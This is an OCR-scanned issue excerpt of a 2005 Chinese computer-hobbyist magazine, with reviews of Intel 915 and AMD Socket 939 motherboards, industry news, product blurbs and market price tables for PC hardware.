
华硕P5GDC-V Deluxe主板采用Intel 915G + ICH6R芯片组组合，配以华硕主板中经典的黄色PCB，这似乎说明这块主板是专为需要"承前启后"的用户设计的。而主板的具体设计也显示出了这样的特色。主板采用整合显示GMA900显示核心的915G北桥芯片组，使用户可以暂不配置价格较高的PCIE显示卡也能体验到DirectX 9的3D特性或者流畅观看HDTV电影；芯片组旁边的PCIE X16扩展槽则可让用户轻松升级安装PCIE显示卡。4条双通道DDR内存插槽加2条双通道DDR2内存插槽的设计使用户即能使用现在较廉价的DDR内存也能在未来体验DDR2内存的性能。升级电脑时遗留的硬盘总需要挂在新电脑上，但ICH6系列南桥只支持1个IDE口的设计却让用户遇到了麻烦，而P5GDC-V Deluxe主板的IT8212F芯片则提供了两个扩展IDE口，可附加4个IDE设备，方便升级用户。针对Prescott核心发热大的特点，P5GDC-V Deluxe主板配备了华硕专利的Stack Cool和Fanless Design散热设计，能明显降低CPU以及供电部分的温度，提升系统稳定性。

华硕P5AD2-E Permium主板



在Intel的CPU产品线中，有一类专为极限发烧友准备的顶级CPU——Pentium 4XE(奔腾4至尊版)，这种CPU除了内部拥有更大的缓存外，1066MHz的前端总线频率也是它的特点，而一般主板并不能支持这样的频率，这就需要配备Intel 925XE北桥芯片的主板。P5AD2-E Permium采用Intel 925XE北桥芯片加ICH6R南桥芯片的搭配，正式支持1066MHz的前端总线频率，除此以外，装备发烧级CPU的主板功能也是相当强悍的。P5AD2-E Permium能够支持到DDR2 711内存，远高于925XE标准的DDR2 533，大大提升内存性能；P5AD2-E Permium集成双千兆卡和802.11g的WiFi-g无线接入能力，主板自身就可以作为一台网络服务器核心；P5AD2-E Permium可以支持14个IDE或者SATA存储设备，存储扩展能力非凡；提供了IEEE 1394b的连接能力，具有最高800Mbps的带宽，能够更方便的连接DV等数码外设。对追新的电脑发烧友来说，P5DA2-EP则是最终的选择。


微星915P Neo2白金版



微星915P Neo2白金版基于Intel 915P +ICH6芯片组，供电部分为三相供电设计，供电部分使用了铝制散热片，以增加稳定性，同时而厄流线圈也换成了封闭式的。微星915P Neo2白金版主板使用了双通道DDR2 SDRAM，支持最高双通道DDR2 533内存，能够提供8.5GB/s的带宽。在Intel芯片组主板上出现VIA的芯片一定让人觉得有趣，在微星915P Neo2白金版上有两块VIA芯片，其中一块为VT6410，提供两个IDE口，共四个IDE设备的接入能力，另一快VT6306芯片则提供了三个IEEE 1394接口，满足这块主板的数码设备接入能力。CMI9880L声音芯片提供8声道音效输出，并提供数字和光纤输出，方便连接MD和外置音响等设备。微星915P Neo2白金版的Broadcom BCM5751 PCI-E Gb网络控制芯片依靠PCIE X1总线2.5Gb/s的带宽，能够给提供提供真正的千兆网络连接方式。另外，微星特有的CoreCell芯片还给这款主板带来了4项技术:Speedster方便超频的技术，BuzzFree风扇自动调节技术，PowerPro自动节能技术和LifePro按全自检技术。微星915P Neo2白金版适用于喜欢多功能调节的DIY用户。


技嘉GA-8I915P-G主板

技嘉GA-8I915P-G主板同样为Intel 915P +ICH6结构，但这块主板支持的内存是价格相对较低的DDR内存，由此可以看出这款主板定位于面向追求性价比的普通用户群，而




DDR内存的价格优势也会让这款主板在构建系统时具有更高的性价比。技嘉GA-8I915P-G主板采用的四相回路供电系统，靠近CPU插座部分的电容都相当矮小，这样就不会影响到散热器的安装。主板上的GigaRAID芯片提供了附加的2个IDE口，并提供RAID功能；Marvell 8001芯片为主板提供千兆网络连接C-Media 9880 音效解码芯片为主板提供了8声道音效输出功能。总体来说，技嘉GA-8I915P-G主板秉承了技嘉主板用料扎实，做工中规中矩的特点，适合于要求稳定方便的用户。

富士康915PL7AE-8S主板




作为一线主板生产大厂之一，富士康主板的名气也许没有它的产量那么大，但这并不妨碍富士康成为Intel的亲密合作厂商，也不妨碍富士康设计出很有特色的主板。富士康915PL7AE-8S主板采用9X5系列中定位于普及型用户的915PL北桥+ICH6南桥，这块主板最大的特点是同时支持AGP和PCIE X16两种规格显卡插槽，让用户能够自由选择AGP或PCIE显卡，方便用户升级。除此以外，作为一款定位与普及型市场的主板，富士康915PL7AE-8S也是尽量追求够用就好，两条双通道DDR 400内存插槽、RTL8100C百兆网络芯片、窄板ATX结构，使这款主板很适合希望入门体验新构架的用户。

捷波智尊Odin P5A8G主板




捷波智尊Odin P5A8G主板采用INTEL I915P+ICH6芯片组。处理器周围采用三项供电系统，特别应用的固态电容可防止电脑长期使用后电容爆浆的问题。P5A8G同时提供DDR400和DDR2 400/533双通道内存的支持，可供用户任意选择内存搭配。P5A8G主板同样采用了捷波一系列独特实用技术：智能涡轮增压(Intelli-turbo)让CPU能够按照工作任务强度自动超频、恢复精灵II(Magic Recover II)能够方便恢复系统，另外，这块主板还可以搭配捷波的魔力□仔套件，让一台电脑能同时供两人使用。扩展接口方面，主板总共提供了6个SATA硬盘接口和2个IDE接口，提供7.1声道HD Audio音效输出，提供10/100Mb宽带及局域网络接入。

磐正5EGA主板



磐正5EGA+基于i915G + ICH6R芯片组，主板I/O接口处拥有一个D-Sub显示输出、四个USB 2.0端口、一个10/100Mbps LAN端口，八声道模拟音频端口、RCA和S/PDIF数字输出接口等等。磐正5EGA主板使用了新规范电源接口，CPU风扇也使用了四针带自动调速的电源接口。主板板载了Marvell MV8001千兆以太网端口。主板可支持8声道HD Audio音频输出和数字输出。主板还搭载了iTE IT8212F磁盘控制器，额外提供两个ATA133 RAID功能。另外按照磐正高档主板的作风，这块主板同样也提供Debug灯，可让我们监测主板的工作状态。磐正5EGA+主板的配件也颇为丰富，如拥有束扎的IDE线，SATA串行线，以及适心设计的套装螺丝刀等。属于一直贴心于DIY的主板。

七彩虹C.915P PRO-R Ver2.0主板




七彩虹作为DIY硬件领域极具竞争力的著名品牌，在2005年到来之际，推出了多款针对PCI-E平台的主板精品。作为其中一款的C.915P PRO-R Ver2.0它采用Intel 915P+ICH6芯片组结构，提供HD Audio杜比7.1声道输出、千兆网络连接等功能。C.915P PRO-R Ver2.0主板的供电部分采用了品质出色的固态电容和防磁电感，使主板拥有强健稳定的运行

能力。作为一款豪华主板，C.915P PRO-R Ver2.0 在细节设计上也相当有特色，PCIE 插槽的固定口使插座面积不大的 PCIE 设备插接更稳定，而内存、IDE，SATA，PCI-E 等接口都采用了不同的颜色设计，就连不起眼的跳线，也采用了不同颜色区隔，在很大程度上便利了广大 DIY 用户。

AMD 主板篇——939 接口，必然的选择

AMD 处理器产品线经过调整后，近期普及市场的主流接口只剩下 Socket754 和 Socket939 两种，从性能上看，支持双通道内存的 Socket939 在未来明显有更大的发展空间。因此，我们在这里介绍的都是 Socket939 接口主板。


华硕 A8N-SLI 主板




nVIDIA 的 SLI 显卡并行运算技术可算显卡发展道路上的一个里程碑，而要达到这样的效果，就目前来讲，必须使用采用 nVIDIA nFORCE 4 SLI 控制芯片的主板，华硕 A8N-SLI 主板是一款定位给希望用有限的花费能体验 SLI 性能的用户。华硕 A8N-SLI 作为最早推出的华硕 A8N-SLI Deluxe 的简化版，去掉了普通用户很少用到的附加 SATA RAID 功能和第二千兆网卡，而依然保留了最重要的 SLI 显卡并行运算支持，更提升了性价比。除了这些差别以外，华硕 A8N-SLI 依然保留了 CPU 供电模块散热片、SLI 模式附加 D 型供电口、千兆网络接口、IEEE 1394 支持，功能依然相当完善。

华硕 A8V-E Deluxe 主板

华硕 A8V-E Deluxe 主板是采用 VIA K8T890 北桥加 VT8237R 南桥的新款主板，支持 AMD 全系列 Socket 939 处理器，提供 PCIE X16 显卡扩展槽，黑色全尺寸 PCB 使主板相当大气，也让主板能容纳下更多附加功能。华硕 A8V-E Deluxe 主板提供 WiFi-g 无线接入能力、千兆网络连接、IEEE 1394、7.1 音频输出，扩展功能十分全面。尤其值得一提的是，华硕 A8V-E Deluxe 的附带软件提供了方便的键盘控制多媒体控制功能，另外华硕还专门附送一张快捷键指示的胶帖，装好软件后再把胶帖贴到键盘上，任何键盘都可以变成多媒体键盘，非常方便。



技嘉 GA-K8VT890-9 主板



技嘉 GA-K8VT890-9 主板同样采用 K8T890+VT8237R 芯片组，不过板型结构则是窄板 ATX，这种设计适合不少窄机箱，主板支持全系列 Socket 939 处理器，扩展槽由 PCIE X16 ×1，PCIE X1 ×2，PCI ×3，DDR DIMM ×4(DDR400/最大 4GB)的构成，提供 8 声道音频输出。值得提及的是，主板电源接头位兼容 20Pin 的 24Pin 接头，为防止用户误插，还专门设计了一个保护盖，盖住不用插的几个空，主板设计十分贴心。

PCIE 时代，寻找适合自己的主板

现在的 IT 业，已进入大者恒大时代，主板市场也同样如此，与一些厂商经不住市场变化而倒下相比，有实力的大公司依然能够笑傲江湖。作为一线大厂的华硕、微星、技嘉、精英依然能依靠自己雄厚的技术实力提供全方位的产品给全方位的消费者，而厂家雄厚的实力也能为用户提供强大的后续技术保障。而同属一线大厂，但一直习惯于在背后默默奉献的另一主板大厂富士康决定杀入 DIY 主板市场，则让烽烟四起的主板市场再起战火，为树立品牌形象，并依靠研发实力，富士康定会推出不少特色丰富的相关产品，想买功能丰富的产品不妨多关注富士康的主板。而二线主板则是树立自己的特色功能，让自己品牌的忠诚用户愈加喜欢自己品牌，如磐正主板特色的 DEBUG 检测灯；捷波的恢复精灵、魔力□仔；升技的 DIY 超频等等，都是凭借自己的特色打出了一片天，并占有了稳定的用户群。 CF [CP09]

方正科技、TCL、清华同方、微软联手推正版预装

2005年3月10日方正科技、TCL、清华同方与微软公司齐聚一堂，共同举办了"精彩体验、携手共赢"联合发布会。会上，方正科技、TCL、清华同方隆重展示了部分全线预装Windows XP操作系统的最新产品样机，预示着软硬件厂商进一步加强合作，携手共助消费者更加快捷地享受到正版软件带来的更多价值以及更为精彩的Windows XP体验。



专程从美国来参加此次发布会的微软公司副总裁罗杰傲·柯斯达对本次合作表示了极大的支持:"作为 起的新兴市场，中国的PC市场具有非常大的发展潜力与广阔的前景。我们非常感谢多年来合作伙伴对我们的支持。微软同时也希望与我们的合作伙伴共同努力，积极响应政府加强知识产权保护的号召，为信息产业的健康发展创造良好的环境。今天我们响应用户的需求，与合作伙伴联手共推此次活动，通过不断创新，为我们的消费者带来更大的价值。目前，越来越多的中外PC厂商通过预装Windows XP给广大的消费者带来更多的价值。"

多彩科技强势登展德国CeBIT

2005年3月，一年一度的汉诺威信息及通信技术博览会(CeBIT Hannover)大展隆重揭开 幕。由多彩科技集团总裁夏 先生亲自率领的多彩科技国内总部及驻德国分公司组成的参展团带着多彩人的自信与希望第七次赴会参展。作为国内电脑外设行业的领导厂商，多彩科技此次参加国际负有盛名的CeBIT展，在产品领域上比去年更加丰富，除了展出多彩科技传统的具备国内领先工艺的电脑外设产品，如多款符合Intel TAC1.1标准的38度机箱、品高质纯的Delux音箱、以及前不久推出的中国娃娃世纪特效摄像头等之外，还创新性的首次推出符合Intel BTX规范设计的机箱新品和高端数码播发器等产品。表明其科技含量和自主研发能力的日益深厚。多彩科技集团与众多国际领先的尖端产品一起，向世界展示中国IT产业的迅猛发展和民族的自信与自豪。



NVIDIA-XFX讯景游戏体验中心开幕，游戏免费

经过一段时间的筹备工作，芯片设计公司NVIDIA与知名显卡厂商XFX讯景共同设立的游戏体验中心，3月5日在广州太平洋电脑城(二期)四楼正式揭幕。在3月5日开幕仪式上，来自nVIDIA的中国区市场经理万苗苗女士给了表示:nVIDIA-XFX讯景游戏体验中心将完全免费地对所有年满18周岁的消费者开放，消费者完全无需顾虑，这是游戏玩家的世界，游戏玩家永远的根据地。创立XFX讯景品牌的松景集团副总裁Danny Wong也表示:如果一定要说这里卖什么，那它卖的就是服务，而不是产品，建造游戏体验中心的宗旨就是让电脑技术的最终受用者能亲身体验到科技的进步所带来的生活乐趣，让消费者进一步感受到讯景的品质和价值，为消费者提供更好的拥有体验。游戏体验中心的工作人员们将以最专业、最热情的态度竭诚为所有来这里的朋友们服务。





CF [CP10]

LG HE700 硬盘式数字多媒体播放器



HE700是LG电子新近推出的HE700硬盘式多媒体MP4播放器，采用640x480三十万象素的2.2英寸TFT LCD大屏幕，支持直接播放MPEG4/DivX/ASF等现今流行的影音文件格式，支持JPEG的图片 览，支持e-Book电子书显示，支持MP3格式的播放和编码录音以及WMA\OGG等新近开发的音乐格式播放。HE700内置于机身内的1.8英寸20GB的硬盘，提供宽松的存储空间，无论是几百MB的超大电影还是工作用的文件资料，HE700都毫无怨言将所有资料一并纳入。

咨询电话:*010-64311188*

产品价格:*5880 元*



白领新宠 F16R MP3 播放器

F16R为中恒推出的一款千元级的多媒体彩屏MP3，银色机身上的黑晶底屏，搭载了全彩高亮度OLED液晶，体现出盛行的贵族味道。F16R支持最通用的MP3/WMA/DMV等多种格式，可通过电脑将常见的视频格式，转成专为便携式随身影音播放设计的DMV格式，播放流畅、容量更小。F16R还能看txt文本格式的电子书，存储、查看相片，听FM调频收音机，开会或者上课的时录录音，还有内置的小游戏，功能齐全而强大。

咨询电话:*010-86187549*

产品价格:*请电话咨询*

戴尔 Inspiron 2200 笔记本电脑



Inspiron 2200拥有主流笔记本电脑所具备的各项实用功能。该产品可配备赛扬M或奔腾M处理器，并采用了全新英特尔910GML芯片组，为用户上网冲浪、收发电子邮件、运行个人办公软件等各项应用提供了可靠的硬件基础。InspiornTM 2200可选配多种光盘驱动器，以提升用户的多媒体体验。此外，该产品亦享有戴尔享誉业界的高品质支持服务，确保用户享受到真正的超值应用体验。

咨询电话:*800-858-2268*

产品价格:*6399 元(基本配置)*



华旗 “好东东”笔记本散热底座

“好东东”笔记本散热底座采用高倍比铝合金材质，散热性能非常出色，自带有两个功能强劲的双滚珠静音风扇，当用户觉得自己的本本发热量很大时，可通过USB连线将该散热风扇与笔记本对接，进行快速有效的散热降温工作，操作简单，散热功效十分明显。由于采用了一次性整体挤压成型技术，使得产品工艺十分精良，不但外型美观，而且非常耐用；而别具匠心的防滑凸起设计，可以让用户使用更为安全舒适，体现了人性化的设计思路。

咨询电话:*800-810-7666；010-82607776*

产品价格:*299 元*

华硕 WL-530g 超迷你无线路由器

WL-530g轻巧的体积，只有手机般大小，可随时随地带着走，随处享受最高54Mbps的无线漫游快感。WL-530g建有四个RJ-45网络接口，用户都可透过WL-530g快速的进行资料分享。华硕WL-530g支持64与128 bit WEP、WPA-PSK、TKIP以及存储控制清单，提供进一步的资料加密机制和用户认证体制，支持最先进的双防火墙(SPI以及NAT)功能，阻挡未经授权的设备连接到您的网络中。

咨询电话:*800-8206655*

产品价格:*请电话咨询*





优派“怡手键”键盘

优派新推出一款外观时尚、手感舒适、超轻薄键盘——“手键”优派“手键”采用超薄Scissor按键架构，没有敲击一般键盘的涩感。敲击省力，手感完美舒适是“手键”最为出众的地方。优派“手键”采用了特殊加强的内置钢板设计，让超薄键盘“身子骨”更加坚固异常，绝对不会出现打字时内陷的弯曲感觉，也没有摆放时“轻飘飘”的轻浮感，手感扎实可靠。特别适合那些动作激烈的游戏玩家、年轻时尚一族。优派“手键”则采用独特的印刷技术，让时尚键盘键帽经久耐磨，达到耐磨极限，让您尽情享受清清楚楚、明明白白的手指生活。

咨询电话:800-820-3870

产品价格:99 元



金河田炫豪2033B机箱

豪2033B机箱采用经典的黑色面板，并且一改其他机箱常见的平面设计风格，面板基本上分为了三个部分，有平有曲，错落有致而又布局合理。2033B机箱设置两个光驱安装位，可以满足不同消费者的要求。配备脚垫，可立可卧；同时，2033B机箱符合英特尔TAC1.1规范，标准的38度机箱，使机箱内部更清凉。豪2033B机箱加长的箱体，使得小机箱可以装得下普通ATX主板，加之有三个三寸驱动器位，二个五寸驱动器位，扩展性能良好。内部做工精细，豪2033B机箱标配金河田200W P4电源，对于一般的消费者完全可以胜任，安装位置特别设计了放在前面板的下方，使得机箱内部整齐有序。

咨询电话:0769-5057928

产品价格:350 元



简洁流畅，麦博M-666II

麦博M-666II是M-666的升级版。倒相式的木制低音炮是长方体设计，倒相孔开在前面板的上方，给音箱带来活泼的感觉；前置主音量控制旋钮，更加方便使用；在旋钮上方，有一条垂直的LED光带，让使用者能轻易判断 音箱工作状态，同时使音箱更加美观。卫星箱的设计风格跟主音箱基本一致，别无任何装饰，因此黑纱网罩下“microlab”的标志分外显眼。

M-666II采用全防磁设计，用户可直接将其配置在电脑显示器及电视机旁而不会造成干扰。32W RMS的输出功率，为音箱提供了强有力的功率支持；35Hz-20KHz的宽频响应，让它对各种音乐应付自如；65dB的信噪比，使得音质清晰纯净。

咨询电话:8008305652

产品价格:180 元




多彩DLV-B16摄像头

静态130万像素的多彩B16摄像头，采用新一代的1/4英寸CMOS图像传感器，其视频采集模式异常优秀:分辨率设置于640x480(VGA)下时格式帧率可达每秒30帧的传输率。自主开发的VFW界面支持动能和表能态图像捕捉，纵使你身处飞机、轮船等特殊环境都不会影响高分辨率影像的清晰度。出色的内定17种特效效果和10种自选相框编辑能力，把戎马 的商海生活简化还原成你儿时的奇情梦境，使单调的视讯聊天变成一次次美妙的心情之旅。

咨询电话:0755-27394092

产品价格:108 元



XFX讯景6200A原生AGP显卡

紧跟NVIDIA的步伐，一线大厂XFX讯景日前正式发布了搭载GeForce 6200A芯片的6200原生AGP显卡，代号为PV-T44A-RAH。显卡采用0.11微米工艺制程，4条象素染流水线，3个顶点单元，全面继承GeForce6贯有的标志性特效和技术，包括对DirectX 9.0C Shader Model 3.0 的完整支持，采用原生方式支持AGP 8X接口。由于减少了桥接芯片，使讯景6200A对于想以低廉的价格购买到最新一代AGP平台产品的朋友来说，将是一个振奋人心的好选择。

咨询电话:020-38731260

产品价格:599 元

CF [CP12]



■本栏目的行情报价由《电脑爱好者》编辑部、非常在线www.veryol.com联合提供。本期行情报价截止到2005年3月16日，此价格为市场采集，且经常波动仅供参考。(单位:元)

CPU

关注之星



Intel 赛扬D 325

点评: Intel 赛扬D 325。主频2.53G，533M FSB，L2为256K。低廉的价格和强大的超频潜力使它成为了一款性价比极高的超值产品，深受消费者喜爱。

Intel 型号	平均价	AMD 型号	平均价
Intel P4 520 盒	1295	AMD Sempron 2400+ 盒	535
Intel P4 530 盒	1570	AMD Sempron 2600+ 754针	670
Intel P4 540 盒	1980	AMD Sempron 2600+ 盒	700
Intel P4 550 盒	2580	AMD Sempron 2800+ 盒	720
Intel P4 2.8GC 盒	1550	AMD Athlon64 2800+ 盒	1000
Intel 赛扬D 320 盒	610	AMD Athlon64 3000+ 939针 盒	1420
Intel 赛扬D 325 盒	670	AMD Athlon64 3200+ 939针 盒	1640
Intel 赛扬D 330 盒	780	AMD Athlon64 3500+ 盒	2320

市场动态 CPU的价格稳中有降。Intel的64位CPU P4 6系列开始登陆中关村了，不过价格比较高。

内存

关注之星



Kingston 512MB(PC-3200/DDR400)

点评: Kingston内存的品质一项不错，性能出色稳定，价格适中，口碑很好。

型号	平均价	型号	平均价
现代 512MB(DDR400)	400	Kingston 256MB(DDR400)	250
现代 256MB(DDR400)	195	富豪 512MB(DDR400)	450
现代 256MB(DDR333)	190	富豪 256MB(DDR400)	215
KINGMAX 1GB(DDR400)	1660	富豪 256MB(DDR333)	210
KINGMAX 512MB(DDR400)	475	三星 金条1GB(DDR400)	1920
KINGMAX 256MB(DDR400)	265	三星 金条512MB(DDR400)	630
KINGMAX 256MB(DDR333)	260	三星 金条256MB(DDR400)	290
Kingston 512MB(DDR ECC)	820		
Kingston 512MB(DDR400)	485		

市场动态 近期内存市场大幅降价，现代512MB DDR 400内存已不足400元，而一些发烧内存价格也大幅下挫，现在正是购买内存的好时机。

显卡

关注之星



华硕 Extreme AX300/TD

点评:华硕 Extreme AX300/TD 为ATi RADEON X300核心，双128规格，性价比比较高。

nVIDIA 型号	平均价	ATi 型号	平均价
华硕 N6600/TD (128M)	1266	华硕 Extreme AX700/TD (128MB)	1600
华硕 Extreme N6200GE/TD (128MB)	990	华硕 Extreme AX300/TD	750
微星 FX5700-TD128 超值版	750	微星 RX9550-T128	529
UNIKA 双敏 速配6218 增强版	949	技嘉 GV-RX700M2DPU	1399
艾尔莎 影雷者 620	899	技嘉 GV-R955MD 雷神金钢	499

市场动态 各大厂商纷纷降低了自己PCI-E接口显卡的价格，加快了PCI-E显卡的普及步伐，出现了一批性价比很高的PCI-E接口显卡。

光存储

关注之星



先锋 DVR-108A/B/E XL

点评:先锋 DVR-108A/B/E XL是一款双16速DVD刻录机，性能稳定，噪音低，性价比高，在市场中销量很高。

DVD-ROM 型号	平均价	DVD刻录机 型号	平均价
BenQ 1650V	239	华硕 DRW-1608P	699
BenQ 1650T 白色	268	先锋 DVR-109CH	699
华硕 E616P2 静音王	248	先锋 DVR-108A/B/E XL	688
SONY DDU1621	255	BenQ DW1620增强型	668
先锋 DVD-122CHG	240	BenQ DW1620	599
先锋 银 锋Ⅱ DVD-122E	245	台电 女 16X DVD±RW	599
LG GDR-8163B	255	摩西 8XDVD-DUAL	699
台电 女神16XDVD 加强版(白银战士)	259	摩西 4X DVD-DUAL	399

市场动态 近期光存储市场价格比较稳定。DVD刻录机已经成为主流，目前双16X的DVD刻录机价格都在599-699元之间，性价比很高。

显示器

关注之星



三星 710Nz12

点评:三星 710Nz12拥有12ms的超快相应时间，300流明的亮度和600:1的超高对比度，图像清晰，色彩艳丽，性能十分出众。

LCD 型号	平均价	CRT 型号	平均价
三星 710Nz12	2580	飞利浦 107H6	1020
飞利浦 170C5	2600	飞利浦 107F6	940
飞利浦 190S5	3888	三星 795MB+	1130
BenQ FP537s (黑色)	1980	三星 788DF	930
玛雅 SNOW	2999	BenQ A772plus	1180
玛雅 CS-5P	1899	BenQ A770plus	980
美齐 JT178WP	1999	优派 A91f+SB	1550
美齐 JT178W	2499	优派 G75f+SG	1100

市场动态 LCD显示器继续降价，CRT显示器的末日就要来临了。目前价格比较合适的19英寸LCD显示器逐渐多了起来。CRT显示器的价格还是没什么变化，出货量越来越小。

音箱

关注之星



漫步者 e2200

点评:漫步者e2200中高音比较甜美，对MP3等流行乐演绎的十分优秀，十分讨好女性用户，是很适合MM用户的选择。

型号	平均价	型号	平均价
CREATIVE PCWorks TX230	298	轻骑兵 C6600	350
CREATIVE SBS 5.1 560	399	轻骑兵 X620	400
CREATIVE PCWorks TX530	600	冲击波 SC-2103时尚版	160
漫步者 e2200	310	冲击波 SW-5102	398
漫步者 R351T	400	麦博 高FC330	310
漫步者 R251T	299	三诺N-20G Ⅱ	190
轻骑兵 C3500E	128	金河田 鸟语花香 (JHT-358)	145
轻骑兵 C2500	180	金河田 动感无限 (JHT-503)	650

市场动态 音箱市场比较平稳，价格也没什么变化，几个知名厂商的出货量还是不错的，笔者也推荐大家购买那些品质有保障的大厂产品。

数码相机

关注之星



佳能 PowerShot A520

点评:佳能PowerShot A520拥有400万像素,4倍光学变焦镜头,丰富的手动功能,画质细腻,色彩真实,性价比高。

型号	平均价	型号	平均价
佳能 PowerShot A520	2300	SONY DSC-L1	2500
佳能 PowerShot A95	2850	SONY DSC-T3	3550
佳能 PowerShot Pro1	6600	SONY DSC-V3	4820
尼康 coolpix5200	2450	SONY DSC-F828	6500
尼康 coolpix4800	2700	奥林巴斯 μ-mini	2450
尼康 coolpix8800	7100	奥林巴斯 C-770UltraZOOM	3300
富士 FinePix E500	2000	奥林巴斯 μ-500	2950
富士 FinePix F810	3690	美能达 DiMAGE X31	1250
富士 FinePix S7000	4200	美能达 DiMAGE Z3	2680

市场动态 近期各大厂商都纷纷有新品推出,高端产品的价格也在大幅下跌,广大摄友真是有福气了。

存储卡

关注之星



SanDisk Ultra II CF卡 (512MB)

点评:SanDisk Ultra Ⅱ CF卡(512MB)拥有读:10MB/s;写:9MB/s的高速存储速度,品质一流。

型号	平均价	型号	平均价
SanDisk Mini SD卡 (256MB)	285	Kingston CF1024	560
SanDisk Ultra Ⅱ SD卡 (512MB)	530	SONY Memory Stick Duo (256MB)	400
SanDisk Ultra Ⅱ CF卡 (512MB)	680	SONY Memory Stick Duo (128MB)	255
SanDisk Ultra Ⅱ CF卡 (1GB)	865	SONY Memory Stick Pro Duo (256MB)	410
KINGMAX SD卡 (512MB)	415	奥林巴斯 XD卡 (256MB)	350
KINGMAX SD卡 (1GB)	725	奥林巴斯 XD卡 (128MB)	210
KINGMAX CF卡 (512MB)	410	莱克沙 CF卡 (512MB 40X)	470
Kingston CF512-S	330		
Kingston SD256	210		

市场动态 CF和SD卡依然是市场的主流,并且价格有所下跌,大容量产品不断普及。提醒大家购买时要分清高速卡低速卡。

MP3

关注之星



爱国者优时 MP3

点评:爱国者优时MP3同时兼顾手表和MP3播放器两项功能,内置录音单元,十分适合追求时尚的用户。

型号	平均价	型号	平均价
爱国者海洋之心月光宝盒F820 (128MB)	999	CREATIVE Zen Micro	2470
爱国者音乐太空舱F500 (128MB)	899	BenQ Joybee DA121 (128MB)	880
爱国者U时MP3 (128MB)	1199	BenQ Joybee DP200 (128MB)	950
三星 YP-55HQ	940	BenQ Joybee DA110 (256MB)	1300
三星 YP-780H	960	昂达 音VX707 (512MB)	980
三星 YP-520V	1440	昂达 音VX606 (512MB)	870
CREATIVE MuVo Micro N200 (256MB)	780	昂达 音VX505 (512MB)	870
CREATIVE NOMAD Muvo2	1300	纽曼 七龙珠 (128MB)	598
CREATIVE NX100 (128MB)	899	纽曼 F50 (256MB)	500

市场动态 MP3市场持续火爆,产品也十分丰富。不过中低端的闪盘MP3还是主流,学生和年轻的上班族是主要消费者。

U盘

关注之星



爱国者 智慧棒 (1GB)

点评:爱国者 智慧棒(1GB)体积非常小巧,重量只有3克,智能加密管理,自带格式化功能,是您移动存储的好选择。

型号	平均价	型号	平均价
清华同方 慧存铂彩 (256MB)	288	爱国者 新锐型Ⅱ代 (256MB)	390
清华同方 H型 (256MB)	298	爱国者 迷你王-蝴蝶型 (512MB)	840
清华同方 慧存零点 (128MB夜光)	430	爱国者 智慧棒 (1GB)	1950
BenQ BU201 (128MB)	199	现代 银狐 (1008B-512)	799
BenQ BU202 (128MB)	299	现代 飞碟 (208F-256)	375
跳鼠王 财富 (256MB)	390	现代 心月 (108F-256)	378
跳鼠王 风神Ⅱ (256MB)	280	纽曼 Q型 (USB2.0 512MB)	680
跳鼠王 风神Ⅱ (128MB)	140	纽曼 V11 (USB2.0 256MB)	327

市场动态 U盘市场依然冷清,价格很稳定,也没有什么新品上市。不过类似爱国者智慧棒型的小型USB存储器还是很吸引用户。

笔记本

关注之星



华硕A6B14AC-DR

点评:华硕A6B14AC-DR采用Celeron-M 360处理器,主频1.4GHz,1MB二级缓存,256MB内存,40GB硬盘,15.4英寸屏幕,康宝光驱,性能出众。

型号	平均价	型号	平均价
华硕 M5215C-DR	11900	SONY VGN-FS15C	12888
